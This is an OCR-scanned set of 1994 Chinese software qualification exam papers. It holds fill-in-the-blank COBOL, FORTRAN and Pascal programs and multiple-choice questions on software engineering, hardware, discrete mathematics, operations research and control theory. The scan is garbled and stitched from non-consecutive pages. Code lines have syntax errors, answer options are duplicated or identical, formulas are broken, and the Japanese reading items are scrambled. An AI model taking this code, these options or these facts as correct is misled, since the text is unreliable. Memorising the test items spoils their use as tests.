|------|------|-------|-----|-----|----|----|----|----|----|----|----|-----|
| 9941 | XZ00 | Z(1)9 | 9   | 0   | 0  | 0  | 0  | 0  | 0  | 0  | 0  | 09  |

【程序】 在屏幕上显示各型人民币的总张数，总人民币张数及工号总金额。

【注释】

```

DATA DIVISION.
FILE SECTION.
FD P-1 LABEL RECORD IS STANDARD.
01 P-I-R.
02 NUM PIC 9(4).
02 NAME PIC X(20).
02 PAY PIC 9(10)V.
FD P-0 LABEL RECORD IS STANDARD.
01 P-O-R.
02 NUM-1 PIC 9(4).
02 NAME-1 PIC BBX(20).
02 PAY-1 PIC BBZ(3).9.
02 A OCCURS 9.
03 FILLER PIC X(2).
03 A1 PIC 9.
03 FILLER PIC X(2).
03 B PIC-99.
WORKING-STORAGE SECTION.
73 I PIC 99.
74 J PIC 9.
75 S-SUM PIC 9(5)V9 VALUE 0.
76 S-SUM-F PIC Z(5).9.
01 N.
02 SN OCCURS 9 PIC 9(5).
02 SN-SUM PIC 9(7).
01 W-S.
02 W-S-T OCCURS 9.
03 FILLER PIC X(2).
03 SN-E PIC Z(5).
03 FILLER PIC X(2).
02 SN-SUM-E PIC Z(7).

```

— 第 15 — (共 2 页) 501

```

02 FILLER PIC 9(5)V99 VALUE 100.0.
02 FILLER PIC 9(5)V99 VALUE 50.0.
02 FILLER PIC 9(5)V99 VALUE 20.0.
02 FILLER PIC 9(5)V99 VALUE 10.0.
02 FILLER PIC 9(5)V99 VALUE 5.0.
02 FILLER PIC 9(5)V99 VALUE 2.5.
02 FILLER PIC 9(5)V99 VALUE 1.25.
02 FILLER PIC 9(5)V99 VALUE 0.625.
01 I OCCURS 9 PIC 9(5)V9.
01 E.
02 FILLER PIC X(7) VALUE = SN100".
02 FILLER PIC X(7) VALUE = SN50".
02 FILLER PIC X(7) VALUE = SN20".
02 FILLER PIC X(7) VALUE = SN10".
02 FILLER PIC X(7) VALUE = SN5".
02 FILLER PIC X(7) VALUE = SN2.5".
02 FILLER PIC X(7) VALUE = SN1.25".
02 FILLER PIC X(7) VALUE = SN0.625".
02 FILLER PIC X(7) VALUE = SN0.3125".
02 FILLER PIC X(7) VALUE = SN-SUM".
PROCEDURE DIVISION.
50. OPEN INPUT P-1. OUTPUT P-0.
51. READ P-1 AT EPC GO TO S2.
MOVE SPACES TO P-O-R.
PERFORM P1 VARYING I FROM 1 BY 1 UNTIL I > 9.
MOVE 6 TO B. MOVE NUM TO NUM-1.
MOVE NAME TO NAME-1. MOVE PAY TO PAY-1.
PERFORM P1 VARYING I FROM 1 BY 1 UNTIL I > 9.
GO TO S1.
S2. MOVE SPACES TO W-S.
PERFORM P2 VARYING I FROM 1 BY 1 UNTIL I > 9.
MOVE S-SUM TO SN-SUM-E.
MOVE S-SUM TO S-SUM-E.
DISPLAY S.
PERFORM P3 VARYING I FROM 1 BY 1 UNTIL I > 9.
CLOSE P-1. P-O.
STOP RUN.
P1. DIVIDE B(1) INTO PAY GIVING J.
COMPUTE PAY = (B(1) / J) * SN-SUM.
ADD B TO A(1), SN(1), B, SN-SUM.
P2.
P3. MOVE ZERO TO A(1).

```

— 第 15 — (共 2 页) 501

试题九

阅读下列程序说明和 FORTRAN 程序，把空格填入其中 [ ] 处的字句，写在答卷的对应栏内。

【程序说明】

本子程序将存放在数组 IX(N) 中的 N (N ≤ 100) 个整数按被各自在 N 个数之和所占的百分数置数化。

百分数置数化的算法如下：

- 1) 各数组 IX(1) 的百分数的整数部分存入数组 IP(N) 中，小数部分存入数组 W(N) 中。
- 2) 当 IP 中各元素之和小于 100 时，按以下方法将 IP 中的某个元素值加 1。  
(a) 当 W 中最大数仅有一个时，将它对应的 IP 中元素值加 1。  
(b) 当 W 中最大数不只一个，而且它们所对应的 IP 中最大元素值仅有一个时，则将此 IP 元素值加 1。
- 3) 当 W 中最大数不只一个，且它们所对应的 IP 中最大元素值也不只一个时，则将其中下标值最小的 IP 元素值加 1。
- 4) 一旦 IP 中元素值加 1 后，其相应的 W 中的元素置数。
- 5) 重复上述 2) - 3) 直到 IP 中各元素之和为 100 时结束。



【程序】

```

SUBROUTINE HRD (IX, IP, W, N)
INTEGER IX(N), IP(N)
REAL W(N)
T=0.0
DO 10 I=1, N
 T=T+IX(I)
CONTINUE
IF T=0
 DO 20 I=1, N
 TEMP=100.0*IX(I)/T
 IP(I)=TEMP
 W(I) = (1)
 IT=IT+IP(I)
CONTINUE
IF (IT.NE.100) THEN
 (2)
 DO 40 I=2, N
 IF (W(I).GT.W(MP)) THEN
 MP=I
 ELSEIF (W(I).EQ.W(MP)) THEN
 IF ((3)) MP=I
 ENDIF
 CONTINUE
 IP(MP)=IP(MP)+1
 IT=IT-1
 (4)
 (5)
ENDIF
RETURN
END

```

— 高下 19 — (共 21 页) 370

试题十

阅读下列程序说明和 PASCAL 程序，把应填入其中 [ ] 处的字符，写在答卷的对应栏内。

【程序说明】

这是一个利用队列方法解决分油问题的程序。分油问题为：设有大小不等的 3 个无刻度的油桶，分别能装油  $t, y, z$  公升油（例如  $x=80, y=50, z=30$ ）。开始时，第一个油桶盛满油，其它二个油桶为空。程序寻找一种最少油量的分油方式，在某一个油桶上分出  $targ$  公升油（例如  $targ=40$ ）。

程序是在检查了 100 个不同分油步数后终止，或经确定问题无解。若找到解，则将分油方法打印出来；否则打印信息“UNABLE”为字解，表示问题无解。

分油过程中，由于油桶容量有限，只能将油倒满或倒空。三个油桶盛油的总油量等于初始时第一个油桶盛油的油量。

分油程序的算法为：每次判断当前油桶是否可倒出油，如果可以某个油桶是不可以倒出油，如果满足以上条件，那么当前油桶的油就全部倒出，或向另一油桶倒满。针对两种不同的情况作不同的处理。

程序中用一个队列  $p$ ，记录每次分油时各个油桶的油量和某油桶是否已倒出。队列中只记录互不相同的油桶状态（各个油桶的油量）。如果程序列表出倒油过程的所有不同的油桶状态，经考察全部状态后，未能分出  $targ$  公升油的情况，就确定这个问题无解。队列  $p$  由指针  $head$  和  $tail$  实现倒油过程的控制。

【程序】

```

PROGRAM sp10(input, output);
TYPE
 stationType = ARRAY[1..3] OF 0..1000;
 object = RECORD
 station: stationType;
 startbucket, endbucket: 1..3;
 last: 1..100;
 END;
VAR
 p: ARRAY[1..100] OF object;
 full: ARRAY[1..3] OF 0..1000;
 g: ARRAY[1..100] OF 0..100;
 w, w1: stationType;
 head, tail: 1..100;
 i, j, k, m, remain, targ: integer;
 found, unable, born: boolean;
BEGIN
 writeb('1: ', t, ' 2: ', y, ' 3: ', z, ' 4: ', targ);
 read(full[1], full[2], full[3], targ);
 found:= false; unable:= false;
 head:= 1; tail:= 1;
 p[1].station[1]:= full[1];
 p[1].station[2]:= 0;
 p[1].station[3]:= 0;
 p[1].startbucket:= 1;
 p[1].endbucket:= 1;
 p[1].last:= 1;

```

— 高下 20 — (共 21 页) 370

REPEAT

```

w:= p[head].station; i:=0;
WHILE (i<3) AND NOT found AND NOT unable DO
 BEGIN i:=i+1; IF (1) THEN
 BEGIN j:=0;
 WHILE (j<3) AND NOT found AND NOT unable DO
 BEGIN j:=j+1;
 IF (w[j] < full[j]) AND (i <> j)
 AND NOT found THEN
 BEGIN w1:= w; remain:= full[j] - w[j];
 IF w1[i] > remain
 THEN BEGIN (2);
 w1[i]:= w1[i] - remain; END
 ELSE BEGIN w1[i]:= 0;
 (3); END;
 born:= false; k:=1;
 WHILE (k<tail) AND NOT born DO
 BEGIN born:=true;
 FOR m:=1 TO 3 DO
 IF (4) THEN born:=false;
 k:=k+1;
 END;
 IF NOT born THEN
 BEGIN tail:= tail + 1;
 p[tail].station:= w1;
 p[tail].startbucket:= i;
 p[tail].endbucket:= j; (5);
 FOR m:=1 TO 3 DO
 IF w1[m] = targ THEN found:=true;
 END;
 END
 END
 IF not found THEN BEGIN head:= head + 1;
 IF head > tail THEN unable:= true
 END
 UNTIL found OR unable;
 writeb('RESULT: ');
 IF NOT found THEN writeb('UNABLE')
 ELSE BEGIN k:=0; i:=tail;
 WHILE i<>1 DO
 BEGIN k:=k+1; q[k]:=i; (6) END;
 FOR k:=k DOWNTO 1 DO
 writeb(p[q[k]].startbucket: ', ' TO ',
 p[q[k]].endbucket: ', ' TO ',
 p[q[k]].station[1]: ', ' TO ',
 p[q[k]].station[2]: ', ' TO ',
 p[q[k]].station[3]: ', ');
 END
 END

```

— 高下 21 — (共 21 页) 370

一九九四年度

系统分析员级 上午试题

请读下表答卷试题

| 试题号  | 试题1—试题8             | 试题9—试题12 | 试题13—试题27 |
|------|---------------------|----------|-----------|
| 选择方法 | 全部解答                | 从4题中选答2题 | 从15题中选答5题 |
| 解答时间 | 9:00 — 11:30 150 分钟 |          |           |

注意事项

- 请按下述要求正确填写答卷。若不按下述要求解答，将不给分。
1. 在省、自治区、直辖市、计划单列市卷内填写你所在的省、自治区、直辖市、计划单列市的名称。
  2. 在答卷的指定位置填写准考证号、出生年月日和姓名。
  3. 答卷上除填写上述内容外只填写答案。
  4. 解答时字迹务必清楚，字迹不清时，不予评分。
  5. 仿照下面例题，将解答写在答卷的对应栏内。

例题：从供选择的答卷中，选出应填入下面 [ ] 内的正确答案，把编号写在答卷的对应栏内。

一九九四年度全国共有 [ ] 个省、自治区、直辖市及计划单列市举行计算机软件专业技术资格和水平考试。

供选择的答卷

- D: ① 36      ② 37      ③ 39
- 因为正确的答案是“39”，故在答卷的对应栏D内写：编号“③”（参考答卷纸）。

共 21 页 14 页

下列试题 1 至试题 3 是必答题, 请全部解答

试题 1

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

典型的人工智能语言一般包括 [A], 匹配 (match), 合一 (unification) 和 Horn 子句是 [B] 语言中的重要概念, [C], [D], [E] 也是人工智能语言。

供选择的答案

- A, B: ① 对象式和逻辑式 ② 对象式和谓词式 ③ 逻辑式和函数式  
 ④ 对象式 ⑤ 逻辑式 ⑥ 谓词式  
 C-E: ① Lisp ② Ada ③ Prolog  
 ④ Pascal ⑤ Smalltalk ⑥ OPS  
 ⑦ C ⑧ C++

试题 2

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

程序正确性证明是指 [A], 常用的正确性证明方法之一为 [B] 方法, 在程序中输入的谓词公式称为 [C], 当 [C] 出现在循环中, 并且它具有如下性质: 只要第一次进入循环时 [C] 为真, 那么第  $n$  次进入循环时 [C] 仍为真, 此时, 这样的 [C] 被称为 [D], 如果公式 [E] 在执行程序段 " $x = x + 1; y = y - 1$ " 之前为真, 则执行该程序段之后 [E] 仍然保持为真。

供选择的答案

- A: ① 给它一组数据, 检验其执行结果是否正确  
 ② 用逻辑方法证明程序终止且满足给定的程序谓词  
 ③ 逐条语句检查程序是否有错误  
 ④ 证明程序终止  
 ⑤ 证明程序满足给定的程序谓词  
 B: ① SD ② Jackson ③ Hoare ④ Parnas  
 C, D: ① Horn 子句 ② 循环不变式 ③ 断言 ④ 验证条件  
 ⑤ Hoare 公式  
 E: ①  $x = x + 1; y = y - 1$  ②  $x = y + 1$  ③  $x = y$  ④  $x = y + 1$   
 ⑤  $y - 1 < x = y + 1$

试题 3

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

软件测试是保证软件可靠性的主要手段之一, 测试阶段的基本任务是 [A], 设计测试用例的基本目标是 [B]。

测试大型软件系统时通常由模块测试, 集成测试, 系统测试, [C] 和并行运行等几个步骤组成, 系统测试通常采用黑盒法, 常用的黑盒测试法有边界分析, 等价类划分, 错误推测和 [D], 系统测试的工作应由 [E] 来完成。

供选择的答案

- A: ① 证明经测试后的程序是正确的  
 ② 确认编码阶段的结果  
 ③ 发现并改正软件中的错误  
 ④ 利用计算机调试程序和改造程序  
 B: ① 尽可能用测试用例量可能的路径  
 ② 选用少量的高效测试用例尽可能多地发现软件中的问题  
 ③ 采用各种有效测试策略, 使所得的程序正确无误  
 ④ 评估与选用不同测试方法, 尽可能完成测试进度计划  
 C: ① 接口测试 ② 性能测试  
 ③ 性能测试 ④ 验收测试  
 D: ① 路径覆盖 ② 因果图  
 ③ 判定树 ④ PERT 图  
 E: ① 开发该系统的部门以外的人员 ② 该系统的系统分析员  
 ③ 该系统的设计人员 ④ 该系统的编程者

试题 4

从下列有关软件工程中原型方法的叙述中, 选出五条正确的叙述, 并把编号按从小到大的次序写在答卷的 A-E 栏内。

- ① 软件生成原型方法是一种企图克服传统软件生存周期模型缺点的开发方法。  
 ② 在用户的原始需求没有得到很好地组织和管理的时候, 应该使用原型法。  
 ③ 在用户没有明确地肯定其需求的时候, 应该使用原型法。  
 ④ 在用户不希望把自己的时间花在应用系统的开发过程中的时候, 应该使用原型法。  
 ⑤ 使用原型法时应该使用第三代语言编程程序。  
 ⑥ 原型法加强了开发过程中用户的参与和决策。  
 ⑦ 原型技术大致可分为三类: 抛弃式、演化式和递增式。  
 ⑧ 原型技术大致可分为演化式和递增式。  
 ⑨ 采用原型法, 系统的开发成本较高。  
 ⑩ 采用原型法时, 关键的因素是建立模型的速度, 而不是原型运行的效率。

试题 5

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

面向对象的主要特征除封装、继承外, 还有 [A] 和 [B]。

通常, 对象可由标识此对象的名、属性和 [C] 所组成, 对象之间的服务请求通过以传递 [D] 来实现的, 所有的对象可以分成各种对象类, 每个对象类都定义了一组 [E], 有一种特殊的类称为抽象类, 其主要特征是 [F]。

供选择的答案

- A, B: ① 一次性 ② 完整性 ③ 动态封装 ④ 静态封装  
 ⑤ 多态性 ⑥ 继承性 ⑦ 可移植性 ⑧ 无冗余性  
 C: ① 说明 ② 方法 ③ 过程 ④ 类型  
 D: ① 对象名 ② 属性 ③ 个数 ④ 消息  
 E: ① 没有实例 ② 抽象地包括了大量实例  
 ③ 没有子类 ④ 对数据类型的影响

试题 6

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

SCSI 是一种计算机系统的通用输入输出接口标准, SCSI 接口用来连接 [A] 设备, 一条 SCSI 总线可连接最多 [B] 台 SCSI 设备, SCSI 1 的最大同步传输率为 [C] MB/S, SCSI 2 定义了两种提高速度的选择: Fast SCSI 和 Wide SCSI, 数据通路为 8 位的 Fast SCSI 的最大同步传输率为 [D] MB/S, 数据通路为 16 位的 Wide SCSI 的最大同步传输率为 [E] MB/S。

供选择的答案

- A: ① 鼠标器 ② 键盘 ③ 显示器 ④ 硬盘  
 B-E: ① 5 ② 8 ③ 16 ④ 20  
 ⑤ 30 ⑥ 40

试题 7

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

浮点数据流水处理运算器以级数、对数、[A] 和尾数系统格化四个部件组成, 设每个部件处理时间  $\Delta t = 2ns$ ,  $\Delta T = 2ns$ , 当处理两个浮点数据时  $A = B + C$ , ( $\alpha = 0.1$ ) 时, 所需的时间为 [B] ns, 平均吞吐率为 [C] 分量/ns, 流水线的效率为 [D], 从开始计算, 流水加工部件经过 [E] ns, 就能得到三个分量的结果。

供选择的答案

- A: ① 地址 ② 移位 ③ 尾加 ④ 阶加  
 B, E: ① 10 ② 20 ③ 30 ④ 40  
 ⑤ 50 ⑥ 60 ⑦ 70 ⑧ 80  
 C, D: ① 0.1 ② 0.2 ③ 0.3 ④ 0.4  
 ⑤ 0.5 ⑥ 0.6 ⑦ 0.7 ⑧ 0.8

试题 8

从下列叙述中选出 5 条正确的叙述, 把编号依次填入答卷的 A-E 栏内。

- ① 多处理机属于 MIMD, 并行处理机属于 SIMD。  
 ② 海明校验码不但能检查错误还能纠正错误, 因而比一般只能检查出错误的校验码纠错效率高。  
 ③ 减少指令执行周期数是 RISC 体系结构设计技术的目标之一。  
 ④ 两台以上的计算机所组成的复合系统为多处理机系统。  
 ⑤ 虚拟存储器系统采用近期最少使用 (LRU) 算法, 主存容量的增加必然会使命中率增大。  
 ⑥ 多核存储体系中, 执行指令时将内容同时写入 Cache 与主存的方法, 称为 "写透 (write through)"。  
 ⑦ 目前小型机和微型机连接终端机和磁盘机的标准接口是 STD 总线标准。  
 ⑧ 光波导形的光纤设备是光导纤维。  
 ⑨ 磁盘中磁头的主要技术指标是记录密度、存取密度、寻址时间和传输速率。  
 ⑩ 多媒体是纯综合和集成处理图像、图形、声音和文字等多种表达信息形式的系统。

从下列的 4 道试题 (试题 9 至试题 12) 中任选 2 题解答, 如果解答的试题数超过 2 道, 则解答的前 2 题有效。

试题 9

从供选择的答案中, 选出应填入下面英语文句叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

Although the bulk of industry resources and energies has focused on developing the fastest [A] or slickest [B], more and more mindshare is turning to the evolution of the computer interface. Advancements in the areas of input devices, [C] processing and virtual reality could lead to fundamental changes in the way human and computer interact. The technological battle field of the future will be adding layers between the user and the raw machine to make the [D] as invisible as possible. [E] represents the next evolutionary step for the interface.

供选择的答案

- A-E: ① voice ② microprocessor ③ GUI  
 ④ workstation ⑤ application software ⑥ operating systems  
 ⑦ interface ⑧ DBMS ⑨ virtual reality  
 ⑩ eye-tracking device

试题 10

从供选择的答中, 选出应填入下面英文句叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

Asynchronous Transfer Mode (ATM) is a [ ] that promises to change the fabric of local and wide area communications.

The key advantage of ATM is the capability to move voice, data, graphics and [ ] at speeds of up to 2 gigabits per second.

An ATM switch allow you to create a [ ] network that is completely independent from the [ ] configuration of the network.

ATM uses a [ ] called cell switching to convert data into fixed length cells of 53 bytes each, so they can be switched very quickly and efficiently.

供选择的答

- A~E: ① technology ② techniques ③ technique ④ method ⑤ methods ⑥ logical ⑦ local ⑧ wide ⑨ physical ⑩ programs ⑪ characters ⑫ video images

试题 11

从供选择的答中, 选出下列短文中划有底线的各词的读音, 把编号写在答卷的对应栏内。

回音 (A) が正しいことを証明 (B) するには、すべての入力の組み合わせ (C) について正しい出力が得られることを示さなければならない。しかし、一般に大規模な回路の入力の組み合わせは膨大である。例えば 16 ビットの掛け算器では、約 42 億通りの組み合わせがある。よって、普通は特殊 (D) のないいくつかの入力についてのシミュレーションを行うことしかできない。この入力の組み合わせをテストパターンと呼ぶ。テストパターンがうまく設計されていないと設計誤り (E) を見落としてしまう。

供选择的答

- A: ① わいろう ② かいろう ③ かいろう ④ さいく ⑤ さいろう B: ① しょうい ② しょうい ③ しょうい ④ しょうい ⑤ しょうい C: ① そりあわせ ② むあわせ ③ むあわせ ④ むあわせ ⑤ むあわせ D: ① ちやう ② じやう ③ じやう ④ ちやう ⑤ ちやう E: ① あまり ② あまり ③ あまり ④ ちやかり ⑤ そりり

试题 12

从供选择的答中, 选出应填入下面一段日语中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

ソフトウェア開発の生産性や質の向上には、まず開発の方法論や開発プロセスが重要であり、そしてソフトウェア技術者の質や教育や経験が大きな差 (A) を生じる。また、現行のプロセスが低水準であれば、それを単に機械化するだけでは十分な効果 (B) 上からない。統合化 CASE 環境を導入する場合は、それに含まれるツールが提供する方法論はすでに使われているか、それへの切替えが容易 (C) なければならない。また既存ソフトウェア機能がその環境に容易 (D) 移行しなければならない。CASE 環境の導入は、従来の手順や規則などを大きく変えるので、企業文化の改革 (E) を意味することが多い。

供选择的答

- A: ① を ② の ③ と ④ な ⑤ に B: ① を ② が ③ と ④ な ⑤ に C: ① と ② のみ ③ の ④ で ⑤ に D: ① とき ② な ③ の ④ に ⑤ で E: ① っ ② に ③ な ④ ので ⑤ を

从下列的 15 道试题 (试题 13 至试题 27) 中任选 5 道解答。如果解答的试题数超过 5 道, 则解答的前 5 道有效。

试题 13

从供选择的答中, 选出应填入下面关于离散数学的代数系统叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

设 <S, \* > 是代数系统, 其中 S = {a, b, c, d}, \* 是 S 上的二元运算, 如下表所示

Table with 5 columns (a, b, c, d) and 5 rows (a, b, c, d) showing binary operations.

于是 S 的单位 (幺) 元是 [ ], 元素 a, b, c, d 的逆元分别是 [ ], 各元素的阶分别为 [ ], <S, \* > 是 [ ]。

设代数系统 <R, \* >, 其中 R 是实数集, \* 是数的乘法, 则 <R, \* > 是 [ ]。

供选择的答

- A: ① a ② b ③ c ④ d B: ① b, c, d, a ② d, c, b, a ③ a, b, c, d ④ b, a, d, c C: ① 1, 2, 3, 4 ② 1, 2, 2, 2 ③ 2, 1, 2, 1 ④ 2, 2, 2, 2 D, E: ① 群 ② 含么半群 ③ 循环群 ④ 置换群 ⑤ 交换群 ⑥ 不可交换群

试题 14

从供选择的答中, 选出应填入下面关于离散数学的图论叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

1. 当 [ ] 时, 无向完全图 K\_n 都是欧拉图, 当 [ ] 时, 无向完全图是哈密顿图。

2. 已知图 G 中有 20 条边, 8 个 4 度顶点, 其余顶点的度数均小于等于 2, 则 G 中至少有 [ ] 个顶点。

3. 给定各序列 S\_1: (2, 3, 3, 2, 3), S\_2: (5, 2, 3, 1, 4), S\_3: (4, 4, 3, 1, 0), S\_4: (3, 4, 4, 3, 4, 1), [ ] 可以构成图的度数列。又给定各序列 R\_1: (3, 1, 2, 2, 3), R\_2: (1, 1, 2, 2, 2), R\_3: (0, 1, 3, 3, 3), R\_4: (1, 3, 4, 4, 5), [ ] 可以构成无向简单图的度数列。

供选择的答

- A, B: ① n ≥ 2 ② n ≥ 2 且 n 为奇数 ③ n ≥ 2 且 n 为偶数 ④ n ≥ 3 C: ① 10 ② 12 ③ 14 ④ 15 D: ① S\_1 ② S\_2 ③ S\_3 ④ S\_4 E: ① R\_1 ② R\_2 ③ R\_3 ④ R\_4

试题 15

从供选择的答中, 选出应填入下面关于数值计算的迭代法叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

迭代法是一种常用的数值计算方法。迭代法的变量是: 1. 选择收敛的迭代公式, 用迭代法求解函数方程 x = g(x) 时, 在根的附近, 其收敛条件为 [ ]。用迭代法求解线性方程组 X = BX + F 时, 其收敛条件为 [ ]。

2. 选择适当的 [ ]。

3. 确定迭代的终止条件, 实际常用的终止条件为 [ ]。

4. 有时, 还采用了加速迭代的方法, 如求解线性方程组时, 常用 [ ]。

供选择的答

- A: ① |g'(x)| < 1 ② |g'(x)| > 1 ③ |g'(x)| < 1 ④ |g'(x)| > 1 B: ① B 的所有特征值的绝对值小于 1 ② B 的所有特征值均小于 1 ③ F 为零向量 ④ B 的主对角线元素均小于 1 C: ① 迭代区间 ② 迭代初值 ③ 迭代次数 ④ 迭代收敛的阶 D: ① 满足给定的迭代次数 ② 迭代结果值计算到小数点后 4 位 ③ 相邻两次迭代结果值之差的绝对值足够小 ④ 迭代结果值与准确值之差的绝对值足够小 E: ① 松弛法 ② 无因次高斯消去法 ③ 矩阵分解法 ④ 雅可比法

试题 16

从供选择的答中, 选出应填入下面关于汉字编码叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

在汉字处理系统中, 往往采用 [ ] 来解决人机汉字通信的输入问题。汉字文本文件中则使用 [ ]。而 [ ] 是汉字系统输出的信息代码。汉字“大”的区位码是 1453 (十六进制), 则其对应的汉字内码是 [ ]。

国家标准 GB 2310 - 80 规定了信息交换用的 6763 个汉字和 682 个非汉字图形字符号, 对于我国日常使用的汉字, 其复盖率可达 [ ]。

供选择的答

- A~C: ① 汉字传输码 ② 区位码 ③ 汉字输入码 ④ 汉字字形码 ⑤ 条形码 ⑥ 汉字内码 ⑦ 汉字交换码 ⑧ ASCII 码 ⑨ GB1988 码 D: ① 3473 ② 9403 ③ A4E3 ④ B4F3 E: ① 80~90% ② 90~95% ③ 95~99% ④ 99% 以上

试题 17

从供选择的答中, 选出应填入下面关于图像处理叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

用特征点方法比较两个图像的相似度的一般步骤是: (1) 用摄像机或图像扫描仪输入图像, 对一幅 512 \* 512 像素图像, 每像素有 256 级灰度的图像需要存储容量为 [ ]。

(2) 用 [ ] 对图像进行二值化。

(3) 用 [ ] 对图像中的曲线进行细化。

(4) 对细化后的曲线进行平滑后, 用 [ ] 确定特征点。

(5) 因为 [ ] , 不能通过直接比较两个图像特征点的相对坐标值来确定相似程度, 而需要通过多个步骤来匹配两个图像的特征点, 最后用得分高低来表征两个图像相似度的大小。

供选择的答

- A: ① 32KB ② 64KB ③ 256KB ④ 512KB B~D: ① 灰度平均法 ② 模板法 ③ 插值法 ④ 质心去两边法 ⑤ 一阶导数法 ⑥ 加权平均法 ⑦ 差分计算法 ⑧ 求矩阵的特征值法 E: ① 计算误差 ② 两个图像有相对平移 ③ 两个图像有相对旋转 ④ 两个图像对单位长度的比例不同



试题 18

从下面关于排队论叙述中，选出五条正确的叙述，并把编号按从小到大的次序写在答卷的 A~E 栏内。

- ①. 排队系统是制定服务质量的评价标准。
- ②. 排队系统基本要素是输入流、输出流、服务机构和服务规则。
- ③. 服务规则可分为损失制、等待制和混合制三种。
- ④. 输入具有平稳性、普通性和有后效性。
- ⑤. 输入流可近似用普特松分布描述。
- ⑥. 服务时间常用指数分布描述。
- ⑦. 服务时间常用正态分布描述。
- ⑧. 普通性是指在单位时间里进入系统的顾客数不随时间而变。
- ⑨. 无后效性是指在时刻  $t + \Delta t$  内进入系统的顾客数多少与时刻  $t$  以前进入数无关。
- ⑩. 平稳性是相邻两个时间间隔  $\Delta t \rightarrow 0$  内最多只有一个顾客进入系统。

试题 19

从供选择的答案中，选出应填入下面关于订货方法叙述中  内的正确答案，把编号写在答卷的对应栏内。

订货批量法是项目管理中的一种重要方法，对于某项目可根据不同的管理政策来选择采用不同的算法。确定订货批量的方法主要有两大类： A 和  B。前一类方法保持订货量为常数，如有固定订货批量法和  C 等，其后者是通过确定采购或制造产品的投资最大效益来确定订货数量来降低成本的。后一类方法先做订货计划，然后订货数量重新计算确定，如有固定周期批量法和  D 等，其后者是一种按需订货法；还有一种  E，它的计划订货量随着净需求的变化而变化，而订货间隔是用公式计算出来的，不是任意设定的。

供选择的答案


- A, B: ① 静态法    ② 动态法    ③ 最优法  
 ④ 试探法    ⑤ 回归法    ⑥ 平衡法
- C-E: ① 最小总成本法    ② 经济订货批量法    ③ 成本平衡批量法  
 ④ 最小单位成本法    ⑤ 直接批量法    ⑥ 周期订货批量法  
 ⑦ 零件周期平衡法    ⑧ 线性回归分析法

试题 20

从供选择的答案中，选出应填入下面关于生产管理叙述中  内的正确答案，把编号写在答卷的对应栏内。

MRP-II 是一种全面管理制造业生产过程的方法。该方法把企业中人力、资金、设备等均作为资源，以生产过程的整体作为出发点，使用  A 管理模式，实施闭环控制。图中  B、 C、 D 是一些重要环节，要用这种管理方法来提高企业经济效益，最关键因素是  E。

系上 10 (共 14 页)



供选择的答案

- A: ① 价值工程方法    ② 计划、实施、评价、反馈方法  
 ③ 均齐生产管理法    ④ 投入产出管理法
- B-D: ① 人员培训    ② 可行性分析    ③ 资源准备    ④ 主生产过程  
 ⑤ 事项分析    ⑥ 财会计划    ⑦ 现实分析    ⑧ 生产函数分析
- E: ① 配置合适计算机系统    ② 获取完整管理数据  
 ③ 各级管理人员和全体职工培训    ④ 各种人员协商管理

试题 21

从供选择的答案中，选出应填入下面关于库存管理叙述中  内的正确答案，把编号写在答卷的对应栏内。

在库存管理中， A 与库存量大小无关，库存模型  B 是一种缺货不补且一次进货的模型。假设某工厂甲车间每年半成品生产量为  $a$  吨，乙车间每年对它的需要量为  $b$  吨，甲车间每次进货半成品的手续费为  $c$  元，每吨年储存费为  $d$  元，乙车间停工待料损失费为  $e$  元，其中  $a > b$ ， $c > (c + b \cdot d)$ ，则使费用最低，应采取  C 库存策略，其库存模型为  D，其最佳库存量  $Q$  应为  E 吨。

供选择的答案

- A: ① 储存费    ② 成本费    ③ 建立费    ④ 损失费
- B, D: ①    ②    ③    ④
- C: ① 不允许缺货，均匀进货    ② 不允许缺货，一次进货  
 ③ 允许缺货，一次进货，补齐缺货    ④ 允许缺货，均匀进货，补齐缺货
- E: ①  $a$     ②  $a$  且  $b > b$     ③  $b$     ④  $< b$

系上 11 (共 14 页)

试题 22

从供选择的答案中，选出应填入下面关于控制技术叙述中  内的正确答案，把编号写在答卷的对应栏内。

近几年，一门控制新技术  A 技术在  B 行业得到了很成功的广泛应用。它提高了产品质量和性能，节约了能源，受到广大用户的欢迎。 A 系统与常规计算机控制系统的不同之处在于  C，它们的主要区别之处在于前者包含计算机控制系统必不可少的特有的  D 和  E。

供选择的答案

- A: ① 自适应控制    ② 程序控制    ③ 神经网络    ④ 模糊控制  
 B: ① 化工    ② 冶金    ③ 家电    ④ 机电  
 C: ① 控制设备    ② 控制规律    ③ 控制标志    ④ 控制变量  
 D, E: ① 传感器    ② 传感器    ③ 执行器    ④ 显示器  
 ⑤ 曲线    ⑥ 执行器

试题 23

从供选择的答案中，选出应填入下面关于 Z 传递函数叙述中  内的正确答案，把编号写在答卷的对应栏内。

已知一线性离散系统的 Z 传递函数为

$$G(z) = \frac{Y(z)}{X(z)} = \frac{z}{(z-1)(z^2 + bz + 2)}$$

为了求出其状态空间表达式，先用部分分式得到

$$G(z) = \frac{A}{z-1} + \frac{B}{z^2 + 2z + 2} + \frac{C}{z+1}$$

其次，令  $x(z) = \frac{1}{z-1} - \frac{1}{z+1}$

$x_1(z) = \frac{1}{z-1}$

设  $x_1(0) = x_1(1) = 0$ ，对上两式进行 z 反变换，得到状态方程式：

$$\begin{cases} x_1(kT+T) = x_1(kT) + G_1(kT) \\ x_2(kT+T) = x_2(kT) + G_2(kT) \end{cases}$$

其特征方程为  $z^2 - 1 = 0$  得到  E。

